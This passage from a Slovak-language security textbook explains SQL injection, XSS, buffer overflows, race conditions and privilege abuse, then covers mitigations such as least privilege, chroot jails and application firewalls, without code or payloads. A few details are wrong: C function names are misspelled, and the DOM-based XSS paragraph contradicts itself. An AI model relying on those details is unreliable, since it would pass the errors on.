Podobne ako pri iných typoch útokov (ako napr. XSS), je závažnosť útokov typu SQL injection výrazne ovplyvnená schopnosťami a kreativitou útočníka. Rolu tu hrajú tiež protiopatrenia na strane servera, ako je napríklad nastavenie nízkych privilégií pre spojenia s databázovým serverom atď. Vo všeobecnosti je potrebné považovať útoky typu SQL injekcie za vysoko závažné.

K útokom formou SQL injekcie dochádza keď:

1 dáta vstupujú do aplikácie z nedôveryhodného zdroja,

2 dáta, ktoré vstupujú do aplikácie z dôveryhodného zdroja si dynamicky vytvárajú SQL požiadavku.

Útoky vkladaním SQL kódu sa stali bežným problémom pri webových aplikáciách používajúcich databázu. Chyba je ľahko detekovateľná a zneužiteľná a preto je ktorákoľvek webová stránka, alebo softvérový balíček s aspoň minimálnym vstupom od užívateľa ľahko kompromitovaná týmto typom útoku.

V zásade je útok založený na modifikácii existujúceho dátového vstupu vložením meta znaku, za ktorým nasleduje nový, útočníkom vykonštruovaný SQL príkaz, ktorý v ňom predtým neexistoval. Táto chyba zneužíva vlastnosť aplikácie netestovať a nerozlišovať vzory vo vstupných dátach.

Jednou z tradičných metód na prevenciu útokov SQL injekcie je pristupovať k nim ako ku problému s dátovou validáciou a buď akceptovať iba znaky z určitého vopred definovaného zoznamu (z tzv. „whitelist"-u) bezpečných hodnôt, alebo identifikovať a vylúčiť potenciálne nebezpečné hodnoty z vopred definovaného zoznamu (tzv. „blacklist"-u).

#### 5.4.1.4 Cross-site Scripting (XSS)

Cross-Site Scripting útoky sú takým typom injekčného útoku, v ktorom sú potenciálne škodlivé skripty injektované do inak neškodných a dôveryhodných webových stránok. Cross-Site Scripting (XSS) útoky nastávajú, keď útočník použije webovú aplikáciu na zaslanie škodlivého kódu inému užívateľovi. Vo väčšine prípadov sa jedná o škodlivý kód vo forme skriptu na strane prehliadača. Chyby, ktoré umožňujú úspešnosť takéhoto útoku sú vo všeobecnosti pomerne rozšírené a nastávajú kdekoľvek, kde webová aplikácia využíva vstup od používateľa na generovanie vlastného výstupu bez toho, aby ho overovala, alebo zakódovala.

Útočník môže použiť XSS na zaslanie škodlivého skriptu nič netušiacemu používateľovi. Prehliadač koncového používateľa nemá možnosť zistiť, že tento skript nie je dôveryhodný a spustí ho. Pretože si myslí, že skript pochádza od dôveryhodného zdroja, skript môže pristupovať k ľubovoľným súborom „cookies", identifikátorom aktívnej session, alebo iným citlivým informáciám udržiavaným prehliadačom používateľa a použitým touto stránkou. Tieto skripty môžu dokonca prepísať obsah HTML stránky.

Cross-Site Scripting (XSS) útoky nastávajú, keď:

1 dáta vstupujú do webovej aplikácie cez nedôveryhodný zdroj, najčastejšie formou webovej požiadavky (ide o bežné HTTP volanie, typicky to býva napríklad kliknutie na vybraný objekt web stránky a následné zavolanie konkrétneho URL s ktorým sú zasielané aj určité vstupné parametre)

2 dáta sú zahrnuté v dynamickom obsahu, ktorý je používateľovi webovej stránky zaslaný bez toho, aby bol validovaný na prítomnosť škodlivého kódu.

Škodlivý obsah zaslaný webovému prehliadaču má zväčša formu časti JavaScriptového kódu, ale môže tiež obsahovať kód HTML, Flashový kód, alebo iný typ kódu, ktorý je prehliadač schopný spustiť. Rôznorodosť útokov založených na XSS je takmer neobmedzená, ale vo väčšine prípadov zahŕňa nelegitímne zaslanie súkromných dát, akými sú cookies, alebo iné informácie o aktívnej session, smerom k útočníkovi, presmerovanie obete na webový obsah pod kontrolou útočníka, alebo vykonanie inej škodlivej operácie na počítači obete prostredníctvom zraniteľnej webovej stránky.

**Uložené a reflektované XSS útoky**

Cross-Site Scripting útoky môžu byť vo všeobecnosti zatriedené do dvoch kategórií: uchovávané (stored) a reflektované (reflected). Existuje tiež tretia, menej známa kategória zvaná „DOM based XSS".

**Uložené XSS útoky**

Uložené útoky sú také, pri ktorých je injektovaný kód permanentne uchovávaný na cieľových serve-roch, napríklad v databáze, v diskusnom fóre, návštevnej knihe, v políčku pre komentár, atď. Obeť príjme škodlivý skript zo servera pri požiadavke o uloženú informáciu.

**Zrkadlené XSS útoky**

Reflektované útoky sú také, pri ktorých je injektovaný kód „zrkadlený“ z webového servera.

Napríklad sa môže jednať o chybové hlásenie, výsledok vyhľadávania, alebo inú odpoveď, ktorá zahŕňa časť vstupu, alebo celý vstup zasielaný serveru ako časť požiadavky. Reflektované útoky sú smerované na obete útoku cez iný kanál, napríklad emailovou správou, alebo cez odlišný webový server.

Keď je užívateľ navedený na kliknutie na linku, alebo zaslanie špeciálne modifikovaného formulára, za ktorým sa skrýva škodlivý kód, injektovaný kód putuje do zraniteľného webového servera, ktorý „zrkadlí“ útok späť k používateľskému prehliadaču. Prehliadač potom spúšťa škodlivý kód preto, že tento kód pochádza z „dôveryhodného“ zdroja.

**DOM Based XSS – útoky založené na modifikácii DOM**

Útok nazývaný DOM Based XSS (iné používané meno je „type-0 XSS“) je taký XSS útok, v ktorom sú škodlivé dáta prenášané pri útoku spustené ako výsledok modifikácie DOM prostredia („Document Object Model“) v prehliadači používateľa používanom originálnym skriptom na strane klienta tak, že kód na strane klienta beží v „neočakávanom“ režime. To znamená, že samotná stránka (teda http odozva na požiadavku klienta) sa nezmení, ale kód na strane klienta obsiahnutý v stránke sa spúšťa rozdielne kvôli škodlivej modifikácii útočníka, ktorá sa udiala v DOM prostredí.

Tento útok je odlišný od ostatných XSS útokov (uložených, alebo reflektovaných), pretože škodlivé dáta sú uložené v stránke, ktorá je odpoveďou na požiadavku (vďaka chybe na strane servera).

#### *5.4.1.5 Pretečenie zásobníka (pamäte)*

Pretečenie zásobníka nastáva, keď aplikácia pri zapisovaní údajov do rôznych dátových štruktúr nekontroluje, prípadne kontroluje nedostatočne, či veľkosť zapisovaných údajov nie je väčšia než veľkosť dátovej štruktúry do ktorej sa zápis vykonáva.

Ak je veľkosť zapisovaných údajov väčšia, po vyčerpaní priestoru v alokovanej dátovej štruktúre môže dôjsť k prepísaniu rôznych aplikačných alebo systémových riadiacich dátových štruktúr. V takomto prípade najčastejšie dochádza k havárii aplikácie a ukončeniu jej činnosti. Ak však útočník dokáže ovplyvňovať (dodať) údaje, ktorými bude tento prepis vykonaný, môže okrem zhodenia aplikácie dosiahnuť aj spustenie vlastného kódu na cieľovom systéme. Kód, ktorý chce útočník spustiť obvykle posiela aplikácii v rámci údajov, ktorými bude vykonaný prepis spomínaných dátových štruktúr.

Útočníci vo všeobecnosti používajú pretečenia zásobníka pre narušenie priebehu spúšťania kódu aplikácie. Pomocou vkladania modifikovaných vstupov do aplikácie je útočník schopný spustiť cudzí kód, ktorý môže prebrať kontrolu nad systémom, na ktorom aplikácia beží. Historicky boli identifikované chyby zneužiteľné na útok vyvolávajúci pretečenie zásobníka (v ďalšom útok pretečenia zásobníka) vo veľkom množstve produktov a komponentov.

Chyby/zraniteľnosti, ktoré sa dajú využiť na vyvolanie pretečenia zásobníka môžu byť prítomné v produktoch určených na prevádzkovanie webových služieb aj v produktoch určených pre poskytovanie ostatných aplikačných služieb, ktoré prevádzkujú statickú, alebo dynamickú časť stránky, ale tiež môžu byť prítomné v samotnej webovej aplikácii. Chyby zneužiteľné na útok pretečením zásobníka nájdené v bežne používaných produktoch sa s veľkou pravdepodobnosťou stávajú široko známymi a predstavujú významné riziko pre používateľov týchto produktov. Pokiaľ napr. webová aplikácia používa knižnice, ako napríklad grafické knižnice na generovanie obrázkov, alebo komunikačné knižnice na posielanie emailov, vystavuje sa tým potenciálnym útokom pretečením zásobníka. Literatúra, ktorá popisuje útoky pretečením zásobníka voči bežne používaným produktom je voľne dostupná a nové zraniteľnosti sú publikované takmer denne.

Zraniteľnosti umožňujúce pretečenie zásobníka sa dajú nájsť tiež v upravenom kóde proprietárnych aplikácií a môžu byť zneužité dokonca s väčšou pravdepodobnosťou, pretože neprešli podrobnejším skúmaním a testovaním, ktorým bežne používané aplikácie väčšinou prechádzajú. Útoky pretečením zásobníka na aplikácie často vedú k prekvapivým výsledkom. V niektorých prípadoch má vloženie veľkého množstva vstupu za následok zlyhanie aplikácie, alebo databázy na pozadí aplikácie. V závislosti na závažnosti a charaktere chyby je dokonca možné spôsobiť odopretie služby (denial of service). Veľké množstvo dát posunuté rozhraniu aplikácie môže aplikáciu prinútiť k zobrazeniu po-pisného chybového hlásenia, ktoré môže potenciálne viesť k úspešnému útoku na systém.

Útoky pretečenia zásobníka sa vo všeobecnosti realizujú dvoma technikami, pričom sa často používa ich kombinácia:

- riadený zápis dát na konkrétne miesto v pamäti,
- prinútenie operačného systému nesprávne spracovať dátové typy.

Pri jazykoch a prostrediach s lepšou kontrolou nad dátovými typmi („strongly-typed programming languages and environments“), charakter týchto techník znemožňuje výskyt útokov na pretečenia zásobníka.

**Techniky prevencie**

Niekoľko všeobecných techník predchádzania pretečeniu zásobníka zahŕňa:

- Auditovanie kódu (automatické, alebo manuálne) – analýza zdrojového kódu aplikácie s cieľom odhalenia bezpečnostných chýb,
- Školenie vývojárov – správa miesta alokovaného pre premenné v pamäti (bounds checking), používanie potenciálne nebezpečných funkcií, skupinové štandardy,
- Nespúšťateľné zásobníky (Non-executable stacks) – väčšina systémov vo svojej bežnej konfigurácii umožňuje spúšťať kód (rozumie sa výkon inštrukcií procesorom) na ľubovoľnom mieste v pamäti počítača, t.j. aj v pamäťovej oblasti zásobníka. Riešenia pre implementáciu tzv. nespúšťateľného zásobníka zabezpečia to, že v oblastiach pamäti kde sa majú nachádzať iba údaje a nie kód (teda aj na zásobníku) systém neumožní spúšťať kód. Veľa operačných systémov má podporu tejto funkcionality,
- Kompilačné nástroje – napríklad nástroje StackShield, StackGuard a Libsafe,
- Bezpečné funkcie – používanie bezpečnejších alternatív funkcií programovacích jazykov C a C++ miesto funkcií postrádajúcich kontrolu dĺžky vstupov (napr. strncat namiesto strcat, strncopy namiesto strcopy atď.),
- Aktualizácie – pravidelná aktualizácia webových a aplikačných serverov a prehľad o aktuálnych publikovaných chybových reportoch týkajúcich sa aplikácií na ktorých je závislý kód,
- Pravidelné skenovanie aplikácií – skenovanie aplikácií niektorým z dostupných skenerov, ktoré sú okrem iných bezpečnostných chýb schopné detegovať chyby pretečenia zásobníka v serverových produktoch a proprietárnych webových aplikáciách.

#### *5.4.1.6 Atomickosť operácií a race conditions*

V databázových systémoch je nedeliteľnosť (alebo aj atomickosť) jedna z vlastností ACID transakcie[110]. ACID transakcia je transakcia ktorá spĺňa nasledovné požiadavky

- **Atomickosť**

[110] ACID = Atomic, Consistent, Isolated and Durable

Vyžaduje, aby každá transakcia bola spracovaná spôsobom „všetko alebo nič“. Ak nezbehne časť transakcie, nezbehne ani transakcia ako celok a databáza zostane nezmenená.

- **Konzistentnosť**

Táto vlastnosť zabezpečuje to, že každá transakcia presúva databázu z jedného validného stavu do iného validného stavu.

- **Izolácia**

Táto vlastnosť zabezpečuje to, že súčasne prebiehajúce transakcie presunú systém do stavu, ktorý by nastal ak by boli tieto transakcie vykonané šeriovo, t.j. jedna po druhej.

- **Trvalosť**

Trvalosť znamená, že keď už raz bola transakcia potvrdená a vykonaná (comit), zostane v platnosti aj v prípade výpadku prúdu, havárie alebo prípadných chýb.

V atomickej transakcii je rad operácií nad databázou vykonaný tak, že buď sú vykonané všetky, alebo nedôjde k žiadnej.

Záruka atomicity bráni tomu aby došlo len čiastočne k aktualizácia databázy, čo môže spôsobiť väčšie problémy, než odmietnuť celý rad operácií úplne [17].

**Príklad č.1**

Príkladom atomicity môže byť objednávka letenky, kde sú vyžadované dve akcie: rezervovať si miesto a platba. Potenciálny cestujúci musí buď:

1) aj si rezervovať miesto aj zaplatiť, alebo
2) ani si nerezervovať miesto ani nezaplatiť.

Rezervačný systém nepovažuje za prijateľné pre zákazníka zaplatiť za letenku bez zaručenia sedadla, ani rezerváciu sedadla bez úspešnej platby.

**Príklad č.2**

Povedzme, že chce niekto previesť určité množstvo peňazí z jedného účtu na druhý. Iniciuje prevod, peniaze sa z jedného účtu odčítajú, ale ak predtým ako sa pripočítajú k druhému účtu nastane chyba a program sa preruší, klient by mohol prísť o túto sumu. V správne ošetrenej aplikácii, ak dôjde k takémuto zlyhaniu, potom kvôli atomicite, bude čiastka prevedená buď úplne, alebo sa prevod ani nespustí. Týmto spôsobom nedeliteľnosť chráni používateľa aby kvôli chybe v transakcii nedošlo ku strate peňazí.

**Race condition**

Race condition je druh chyby v aplikácii, ku ktorej môže dôjsť v dôsledku toho, že aplikácia predpokladá, že určité operácie prebehnú v určitom poradí. Ak to však nie je pravda, a zmení sa poradie týchto operácií, aplikácia môže zostať v nekonzistentnom stave, čo môže mať za následok porušenie integrity údajov alebo aj prerušenie behu aplikácie.

Race condition situácia môže mať aj bezpečnostné implikácie a môže poslúžiť potenciálnemu útočníkovi napríklad na manipulácie aplikácie alebo obídenie rôznych bezpečnostných opatrení.

#### *5.4.1.7 Zneužitie prístupových práv*

Často majú aplikácie oveľa viac prístupových práv a privilégií než v skutočnosti potrebujú na svoju činnosť. Typickým prípadom je, keď aplikácia beží s administrátorskými oprávneniami.

Z tohto dôvodu potom dochádza k zneužitiu prístupových práv a to hlavne v dvoch prípadoch:

- Po úspešnom zneužití chyby v aplikácii má útočník širšie možnosti ďalšej eskalácie kompromitácie údajov, samotnej aplikácie alebo systému na ktorom aplikácia beží.
- Samotná aplikácia môže poskytovať možnosti čítania a manipulácie údajov, ku ktorým by používateľ (alebo útočník) za bežných okolností nemal prístup. Príklad: Majme informačný portál, ktorý má za úlohu sprístupňovať používateľom určité dokumenty. Zároveň tento portál beží so systémovými oprávneniami. Útočník si môže cez uvedený portál vyžiadať sprístupnenie citlivého systémového súboru, ku ktorému útočník kvôli nedostatočným oprávneniam prístup nemá, ale portál vzhľadom na svoje oprávnenia áno.

### 5.4.2 Opatrenia na zníženie dopadov aplikačných chýb

V ideálnom prípade by softvér nemal obsahovať žiadne bezpečnostné nedostatky. Žijeme však v reálnom svete, kde je väčšinou proces návrhu a vývoja rôznym spôsobom limitovaný.

Preto je rozumné predpokladať, že každá aplikácia v konečnom dôsledku obsahuje zraniteľnosti, ktoré zatiaľ neboli identifikované.

Existuje riziko, že po nasadení našej aplikácie do prevádzky, v nej môže neskôr niekto (potenciálny útočník) objaviť zraniteľnosť, ktorú aj následne úspešne zneužije. Na takýto prípad sa vieme pripraviť využitím rôznych techník a nástrojov, ktoré zmiernia dopad takéhoto útoku.

Medzi uvedené techniky a nástroje patria:

- Separácia oprávnení (Privilege separation)
- Modularizácia (Kompartmentalizácia)
- Obmedzenie prístupu k aplikáciám
- Obmedzenie prístupových práv aplikácie
- Uväznenie aplikácie (Jailing)
- Aplikačné firewally

Každú z nich si teraz podrobnejšie rozoberieme.

#### *5.4.2.1 Separácia oprávnení (Privilege separation)*

Separácia oprávnení je technika používaná pri programovaní aplikácií a v počítačovej bezpečnosti, pri ktorej je program rozdelený do častí (modulov), ktoré majú pridelené len tie oprávnenia, ktoré potrebujú na plnenie určitej úlohy. Používa sa pre zmiernenie potenciálnych škôd pri úspešnom útoku na aplikáciu.

Bežnou metódou pre realizáciu separácie oprávnení, je rozdelenie (pomocou systémovej funkcie „fork“) bežiaceho procesu na dve oddelené procesy. Hlavný program (väčší) sa vzdá vysokých oprávnení a menší program si tieto vysoké oprávnenia uchová, aby mohol neskôr vykonať určité privilegované operácie. Menší program (ten s vysokými oprávneniami) je vytvorený tak, aby čistým spôsobom (t.j. jednoducho a prehľadne) vykonával privilegované operácie a má menej rozhraní a jednoduchšie rozhrania, než druhý väčší program vykonávajúci všetky ostatné aktivity. Takýto návrh zvyšuje pravdepodobnosť odhalenia prípadných zraniteľností v privilegovanej časti kódu. To má za následok, že úspešná kompromitácia privilegovaného kódu, je oveľa menej pravdepodobná než v prípade zvyšku kódu. Obe časti pôvodného procesu potom komunikujú napr. cez dvojicu socketov. A napriek tomu, že bude táto dvojica programov schopná vykonávať aj privilegované operácie, následný úspešný útok na väčší program potom poskytne útočníkovi len minimálny prístup.

Separácia oprávnení sa pod UNIX-ovými operačnými systémami tradične vykonáva rozlišovaním medzi skutočnými ID používateľa / ID skupiny a efektívnymi ID používateľa / ID skupiny pomocou setuid (2) / setgid (2) a súvisiacich systémových volaní, ktoré boli špecifikované štandardom POSIX. Ak sú však v kóde aplikácie nesprávne umiestnené, môžu byť takto vytvorené bezpečnostné medzery zneužité na rozsiahlu kompromitáciu aplikácie prípadne systému.

Mnoho démonov sieťových služieb musí vykonať určité privilegované operácie, napr otvoriť tzv. RAW sockety (sieťové rozhranie pre nízko-úrovňovú komunikáciu) alebo sieťový socket pre internetovú komunikáciu na nižších vyhradených portoch. Taktiež rôzne administratívne nástroje môžu počas svojho behu vyžadovať špeciálne oprávnenia. Takýto softvér zvykne separáciu oprávnení riešiť takým spôsobom, že sa po vykonaní kritických operácií sám vzdá privilegovaných oprávnení a to tým spôsobom, že zmení používateľa pod ktorým beží na nejaký neprivilegovaný účet. Táto akcia je pod Unix-ovými operačnými systémami známa ako vzdanie sa administratívnych práv (dropping root). Neprivilegovaná časť zvyčajne beží pod používateľom "nobody" alebo obdobným samostatným používateľským účtom.

Separácia oprávnení sa tiež môže realizovať pomocou rozdelenia funkcií jednej aplikácie do viacerých menších programov, a potom pridelením rozšírených oprávnení jednotlivým častiam pomocou oprávnení súborového systému. Pri tejto metóde potom jednotlivé programy musia navzájom komunikovať prostredníctvom operačného systému, takže rozsah možných zraniteľných miest je obmedzený (potom bezpečnostný nedostatok v menej privilegovanej časti aplikácie typicky nemôže byť zneužitý na získanie vysokých oprávnení, ale nanajvýš na vyvolanie stavu odmietnutia služby (denial-of-service).

#### 5.4.2.2 Obmedzenie prístupu k aplikáciám

Každá aplikácia môže obsahovať bezpečnostné nedostatky, ktoré dosiaľ neboli objavené, prípadne nie sú známe prevádzkovateľovi aplikácie. Z toho dôvodu je dobrou praxou obmedziť prístup k aplikácii len pre tých legitímnych používateľov a systémy, ktoré danú aplikáciu potrebujú pre svoju prácu.

Prístup k aplikácii môžeme obmedziť na dvoch úrovniach:

- Lokálne v rámci systému
- Na sieťovej úrovni

**Lokálne v rámci systému**

Ak je možné aplikáciu spustiť lokálne na systéme jej používateľmi, je dobrou praxou aby bol prístup k takejto aplikácii pridelený iba jej legitímnym používateľom. Ak by prišlo ku kompromitácii neprivilegovaného používateľského účtu v systéme kde je nainštalovaná uvedená aplikácia, útočník nezíska priamy prístup k aplikácii ak daný účet nepatrí jednému z používateľov aplikácie. V prípade, že v systéme nie sú všetci systémoví používatelia zároveň legitímnymi používateľmi uvedenej aplikácie, pomáha takéto opatrenie znížiť počet potenciálnych útočníkov.

**Na sieťovej úrovni**

Podobne ako v prípade lokálneho prístupu, je dobrým opatrením obmedziť počet potenciálnych útočníkov aj na sieťovej úrovni. Ak je to praktické, najlepšie je toto opatrenie implementovať na úrovni siete, môžu byť však využité aj prostriedky OS, alebo samotnej aplikácie. Každopádne, obmedzenie prístupu k aplikácii pomáha znížiť riziko zneužitia neskôr objavenej zraniteľnosti aplikácie.

#### 5.4.2.3 Obmedzenie prístupových práv aplikácie

V informačnej bezpečnosti existuje tzv. princíp najmenších oprávnení (tiež známy ako zásada minimálnych oprávnení alebo zásada najnižšej autority), ktorý požaduje, aby na určitej vrstve abstrakcie výpočtového prostredia, mal každý modul (napr. proces, používateľ, program alebo

jeho časť v závislosti na kontexte), prístup len k informáciám a zdrojom, ktoré sú nevyhnutné pre jeho legitímny účel.

Znamená to, že napr. používateľský účet má mať pridelené iba tie oprávnenia, ktoré sú nevyhnutné pre prácu konkrétneho používateľa.

Napríklad používateľ pre zálohovanie nemusí inštalovať softvér, takže má mať práva iba na spustenie zálohovania a spustenie aplikácií súvisiacich so zálohovaním. Akékoľvek ďalšie privilégiá, napríklad pre inštaláciu nového softvéru, sú blokované. Táto zásada by mala platiť aj pre osobný počítač používateľa, ktorý zvyčajne pracuje na svojom normálnom používateľskom účte a na administrátorský účet chránený heslom sa prihlasuje (a následne pod ním pracuje) iba vtedy, keď si to situácia nevyhnutne vyžaduje.

Pri aplikácii na používateľa, sa používajú termíny ako „najmenší používateľský prístup“ alebo „najmenej privilegovaný používateľský účet (LUA)“. Použitie týchto termínov odkazuje na koncept, že všetky používateľské účty by v každom okamihu mali bežať s tak nízkymi oprávneniami ako je to len možné a tiež aplikácie by mali byť spúšťané s tak nízkymi oprávneniami ako je to len možné.

Princíp najmenších oprávnení je široko akceptovaný dôležitý princíp používaný pri návrhu, ktorý výrazne prispieva k zvýšeniu ochrany dát, zníženiu dopadov zlyhaní aplikácie a obrane proti útokom.

Medzi výhody uplatnenia tohto princípu patria:

- **Lepšia stabilita systému**

Pokiaľ je kód aplikácie obmedzený čo sa týka zmien, ktoré môže v rámci systému vykonávať, je ľahšie testovať možné akcie a interakcie s inými aplikáciami, resp. modulmi tej istej aplikácie. V praxi napríklad aplikácie s obmedzenými právami nebudú mať dostatočný prístup na vykonávanie operácií, ktoré by mohli zhodiť systém alebo nepriaznivo ovplyvniť iné aplikácie spustené na rovnakom systéme.

- **Lepšie zabezpečenie systému**

Pokiaľ je kód aplikácie obmedzený čo sa týka aktivít, ktoré môže v rámci systému vykonávať, zraniteľnosť v jednej aplikácii útočníkovi priamo neposkytne prístup ku zvyšku systému. Napríklad, Microsoft uvádza, že "Beh v štandardnom používateľskom režime poskytuje zákazníkom zvýšenú ochranu proti náhodnému narušeniu systému kvôli rôznym útokom, malware, spyware alebo nedetegovateľným vírusom.”

- **Jednoduchšie nasadenie**

Všeobecne platí, že čím menej oprávnení aplikácia vyžaduje tým je ľahšie jej nasadenie v rámci väčšieho prostredia. To obyčajne vyplýva z prvých dvoch výhod, aplikácie, ktoré inštalujú vlastné ovládače zariadení, alebo vyžadujú zvýšené bezpečnostné oprávnenia, zvyčajne v rámci svojho nasadzovania vyžadujú ďalšie úkony. Tak napríklad riešenia na platforme Microsoft Windows, ktoré nevyžadujú vlastné ovládače je možné spustiť priamo bez inštalácie, zatiaľ čo ovládače zariadení musia byť byť inštalované samostatne pomocou služby Windows installer, aby bolo možné poskytnúť ovládaču zvýšené oprávnenia. [9]

#### *5.4.2.4 Modularizácia (Kompartmentalizácia)*

Princíp najmenších oprávnení funguje oveľa lepšie, ak prístupová štruktúra aplikácie nie je typu "všetko alebo nič".

**Príklad č.1**

Povedzme, že idete na dovolenku a potrebujete ošetrovateľa pre svoje domáce zviera. Radi by ste obmedzili prístup ošetrovateľa len na vašu garáž, kde bude ponechaný váš domáci miláčik, kým

ste preč. Ale ak nemáte garáž so samostatným zámkom, potom nemáte inú možnosť, len poskytnúť ošetrovateľovi kľúče ktoré mu umožnia prístup do celého domu.

Základnou myšlienkou modularizácie je, že ak rozdelíme aplikáciu na čo najviac (v rozumnej miere) izolovaných jednotiek - modulov, môžeme zminimalizovať množstvo škôd, ktoré môže byť útokom na aplikáciu spôsobené. Rovnaký princíp sa uplatňuje pri ponorkách, ktoré sú vnútri rozdelené na mnoho rôznych komôr, z ktorých každá je samostatne hermeticky uzavretá. Ak porušenie trupu spôsobí naplnenie niektorej komory vodou, ostatné komory nie sú dotknuté. Zvyšok lodi tak môže zachovať svoju integritu a posádka môže prežiť v častiach ponorky, ktoré nie sú zaplavené.

**Príklad č.2**

Ďalším častým príkladom princípu kompartmentalizácie je väzenie, kde je možnosť väčších skupín odsúdených zločincov zhromažďovať sa, minimalizovaná. Väzni nespia všetci spolu v jednej veľkej miestnosti, ale v menších celách po jednom alebo dvoch. Dokonca aj keď je im umožnené zhromaždiť sa, povedzme v jedálni, ďalšie bezpečnostné opatrenia sú adekvátne zvýšené aby pomohli kompenzovať značné zvýšenie rizika.

Vo svete IT je oveľa jednoduchšie poukázať na príklady zlej modularizácie, ako je nájsť tie dobré. Klasický príklad toho, ako to nerobiť, je štandardný unixový model privilégií, v ktorom sa z bezpečnostného hľadiska kritické operácie vykonávajú na báze "všetko alebo nič". Ak máte admi-nistrátorské oprávnenie používateľa root, môžete v podstate robiť, čo chcete. Ak nemáte root prístup, existujú rôzne obmedzenia. Bez root oprávnení napríklad nemôžete otvárať služby na portoch nižších než 1024. Rovnako nemôžete priamo pristupovať na mnoho zdrojov operačného systému. Zápis na disk nemôžete vykonávať priamo, ale musíte ísť cez ovládače zariadení.

V súčasnej dobe, ak útočník úspešne zneužije chybu pretečenia zásobníka v kóde aplikácie ktorá beží pod administrátorským účtom, môže napr. vykonávať priamy zápis na disk a manipulovať s akýmikoľvek dátami v pamäti jadra operačného systému. Vo väčšine systémov nie sú žiadne ochranné mechanizmy, ktoré by tomu zabránili. Z toho dôvodu je napr. nemožné vytvoriť na lokálnom pevnom disku log súbor, ktorý nemôže byť útočníkom vymazaný. Útočník bude mať v takomto prípade vždy možnosť obísť ľubovoľné inštalované ovládače, bez ohľadu na to, ako dobre tento ovládač spro-stredkováva prístup na záznamové zariadenie. Preto je dôležité, aby aplikácie vo všeobecnosti nebežali pod administratívnym účtom a ak existuje potreba týchto oprávnení pre výkon určitej časti funkčností, je dôležité aby boli tieto práva pridelené (po vhodnej modularizácii aplikácie) pridelené iba relevantnému modulu. Takisto ako veľa iných princípov, musí byť aj modularizácia použitá v rozumnej miere. Ak oddelíme každý menšiu funkčnosť do samostatného modulu, ľahko sa môže stať, že výsledný systém bude úplne nepraktický.

#### *5.4.2.5 Uväznenie aplikácie (Jailing)*

Uväznenie aplikácie (Jailing) môžeme zjednodušene charakterizovať ako obmedzenie aplikačných účtov na konkrétny adresárový strom a vybrané príkazy.

Na vytvorenie Jail prostredia v prostredí operačných systémov UNIX slúži systémové volanie chroot[111]. Funkcia chroot v operačných systémoch UNIX vykoná operáciu, ktorá zmení zdanlivý koreňový adresár pre aktuálne bežiaci proces a jeho podprocesy. Program, ktorý je spustený v takto upravenom prostredí sa nedokáže odkazovať (a preto zvyčajne nemá prístup) na súbory mimo určenej adresárovej štruktúry. Upravené prostredie sa nazýva "chroot jail" alebo jednoducho Jail.

Chroot prostredie možno použiť na vytvorenie a prevádzkovanie samostatnej virtualizovanej kópie softvérového systému. To môže byť užitočné okrem iného pre:

- Testovanie a vývoj

[111] change root (directory)

- Riadenie softvérových závislostí
- Kompatibilita
- Zotavenie systému
- Oddelenie privilégií

**Oddelenie privilégií**

Programy majú umožnené prenášať otvorené popisovače súborov (súbory, pipe štruktúry a sieťové pripojenia) do chroot prostredia, čo môže zjednodušiť návrh Jail prostredia tým spôsobom, že nie je nutné ponechávať pracovné súbory vnútri chroot adresára. To tiež zjednodušuje spušťanie potenciálne zraniteľných častí privilegovanej aplikácie v sandbox-e v rámci prevencie narušenia bezpečnosti. Treba poznamenať, že mechanizmus chroot nie je dostatočný na izoláciu procesu s administratívnymi (root) oprávneniami.

Chroot mechanizmus nie je určený k obrane proti úmyselnej manipulácii privilegovaným (root) používateľom. Na väčšine systémov sa chroot kontexty neskladajú správne a chroot programy s dostatočnými oprávneniami môžu vykonať druhú chroot operáciu a tak sa vymaniť z obmedzení. Kvôli zníženiu rizika spojeného s touto bezpečnostnou slabinou, by sa chroot programy mali vzdať oprávnenia používateľa root akonáhle je to možné prípadne by sa mal použiť iný mechanizmus (ako napr. FreeBSD jail). Treba poznamenať, že niektoré systémy, ako napríklad FreeBSD, priamo implementujú preventívne opatrenia, aby sa zabránilo útoku druhou chroot operáciou.

Pri svojom spustení programy očakávajú, že nájdu dočasný odkladací priestor, konfiguračné súbory, uzly zariadení a zdieľané knižnice v určitých prednastavených adresároch. Aby sa chroot aplikácia úspešne spustila, musí byť chroot adresár vopred naplnený minimálnou množinou týchto súborov.

Iba administratívny používateľ root môže vykonať operáciu chroot. Toto má zabrániť používateľom v spustení SETUID programu vnútri špeciálne vytvoreného Jail prostredia (napríklad s falošným /etc /passwd a /etc/shadow súboru), ktoré by ho zmanipulovalo tak, aby používateľovi zvýšil oprávnenia [15].

#### *5.4.2.6 Aplikačné firewally*

Aplikačný firewall je typ firewall-u, ktorý kontroluje vstup, výstup a/alebo prístup z, alebo na aplikácie alebo služby. Pracuje tak, že monitoruje a prípadne blokuje vstup, výstup alebo volanie systémovj služby, v prípade ak nespĺňa politiku nastavenú na firewall-e. Aplikačný firewall je zvyčajne schopný riadiť sieťovú prevádzku na ľubovoľnej vrstvy OSI až hore k aplikačnej vrstve. Je schopný kontrolovať aplikácie alebo konkrétne služby, na rozdiel od stavového sieťového firewall-u, ktorý bez dodatočného softvéru nie je schopný kontrolovať prevádzku v sieti s ohľadom na konkrétnu aplikáciu [16].

Existujú dve základné kategórie aplikačných firewallov:

- Sieťové aplikačné firewall-y,
- Systémové (host-based) aplikačné firewall-y;

##### *5.4.2.6.1 Sieťové aplikačné firewall-y*

Sieťový aplikačný firewall pracuje na aplikačnej vrstve OSI a je tiež známy ako proxy-based firewall alebo reverse-proxy firewall. Aplikačné firewall-y určené pre špecifický druh sieťovej prevádzky zvyknú byť pomenované podľa názvu konkrétnej služby, ako je napríklad web-aplikačný firewall. Sieťové aplikačné firewall-y môžu byť realizované prostredníctvom softvéru bežiaciho na hostiteľskom systéme alebo ako samostatný sieťový hardvér. Často ide o systém

ktorý pomocou rôznych foriem proxy serverov podáva komunikáciu medzi klientom a serverom. Pretože pracuje na aplikačnej vrstve, môže kontrolovať obsah komunikácie a blokovať špecifický obsah ako sú určité webové stránky, vírusy alebo pokusy o zneužitie známych logických nedostatkov v klientskom softvéri.

Moderné aplikačné firewally dokážu tiež odbremeniť servery od šifrovania, blokovať aplikačný vstup alebo výstup z detegovaných útokov alebo chybnú komunikáciu, riadiť alebo konsolidovať autenti-fikáciu prípadne blokovať obsah ktorý porušuje platné zásady [16].

#### *5.4.2.6.2 Systémové (host-based) aplikačné firewall-y*

